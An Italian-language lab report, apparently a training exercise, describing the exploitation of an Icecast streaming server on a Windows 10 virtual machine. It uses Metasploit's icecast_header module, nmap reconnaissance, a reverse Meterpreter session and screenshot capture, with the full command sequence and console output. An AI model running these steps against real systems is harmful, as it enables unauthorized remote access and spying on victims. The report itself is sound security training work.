Report Attività: Exploitation di Icecast su Windows 10

1. Introduzione e Obiettivo


L'obiettivo dell'esercizio odierno è ottenere una sessione remota **Meterpreter** su una macchina target Windows 10 utilizzando il framework **Metasploit**. La vulnerabilità sfruttata risiede nel software **Icecast**, un server di streaming multimediale.

Una volta compromesso il sistema, gli obiettivi secondari includono l'identificazione dell'indirizzo IP della vittima e la cattura di uno screenshot del desktop remoto.

2. Preparazione dell'Ambiente Target

Prima di avviare l'attacco dalla macchina attaccante (Kali Linux), è stato necessario preparare la macchina vittima. Poiché il servizio vulnerabile non è sempre attivo di default, ho effettuato l'accesso alla macchina Windows 10 e ho avviato manualmente l'applicazione **Icecast2**.

Come mostrato nell'immagine sottostante, ho cliccato su "Start Server" assicurandomi che lo stato fosse su "Running" (colore verde), rendendo la porta di ascolto accessibile alla rete.




3. Information Gathering (Raccolta Informazioni)

Per confermare la visibilità del target e identificare la porta specifica su cui Icecast era in ascolto, ho eseguito una scansione di rete utilizzando **Nmap**. Il comando lanciato è stato `nmap -sV 192.168.1.148`.


La scansione ha riportato i seguenti risultati critici:

- La porta **8000/tcp** risulta aperta.
- Il servizio in esecuzione è identificato come **Icecast streaming media server**.
- Il sistema operativo è confermato come Windows.




4. Selezione dell'Exploit e Configurazione

Una volta identificata la vulnerabilità, ho avviato la console di Metasploit (`msfconsole`) sulla macchina attaccante.



Ho proceduto alla ricerca di un exploit specifico per il servizio rilevato utilizzando il comando `search icecast`. Il database di Metasploit ha restituito il modulo `exploit/windows/http/icecast_header`, che sfrutta un buffer overflow nell'header HTTP di Icecast. Ho selezionato questo modulo con il comando `use 0`.



5. Esecuzione dell'Attacco (Exploitation)

Con il modulo caricato, ho configurato i parametri necessari per l'attacco. Ho impostato l'indirizzo IP della vittima (RHOSTS) corrispondente a quello rilevato in fase di scansione: `set rhosts 192.168.1.148`

Successivamente, ho lanciato l'attacco con il comando `run`. Il framework ha inviato lo stage (payload) e ha aperto con successo una sessione **Meterpreter** inversa, collegando la macchina vittima (192.168.1.148) alla mia macchina attaccante (192.168.1.150).

```
msf exploit(windows/http/icecast_header) > set rhosts 19
2.168.1.148
rhosts ⇒ 192.168.1.148
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.1.150:4444
[*] Sending stage (188998 bytes) to 192.168.1.148
[*] Meterpreter session 1 opened (192.168.1.150:4444 → 192.168.1.148:49515) at 2026-01-22 10:33:49 -0500
```

6. Post-Exploitation

Una volta ottenuta la shell Meterpreter, ho eseguito le azioni richieste dalla traccia per dimostrare il controllo sul sistema:

1. **Verifica IP Vittima:** Ho utilizzato il comando `ipconfig` per visualizzare le interfacce di rete della macchina compromessa, confermando l'indirizzo IPv4 `192.168.1.148` sull'interfaccia 4.
2. **Cattura Schermata:** Ho eseguito il comando `screenshot`. Il sistema ha catturato l'immagine del desktop remoto e l'ha salvata localmente nel percorso `/home/kali/SuAmhLZY.jpeg`.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c9:46:f2
MTU          : 1500
IPv4 Address : 192.168.1.148
IPv4 Netmask : 255.255.255.0


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::ffff:ffff:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:194
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/SuAmhLZY.jpeg
meterpreter >
```

screenshot acquisito dalla macchina target tramite terminale remoto

7. Conclusione

L'attività è stata completata con successo. Sfruttando una vulnerabilità nota nel servizio Icecast (CVE-2004-1561), è stato possibile ottenere accesso remoto completo alla macchina Windows 10 target, permettendo l'esfiltrazione di informazioni e dati visivi.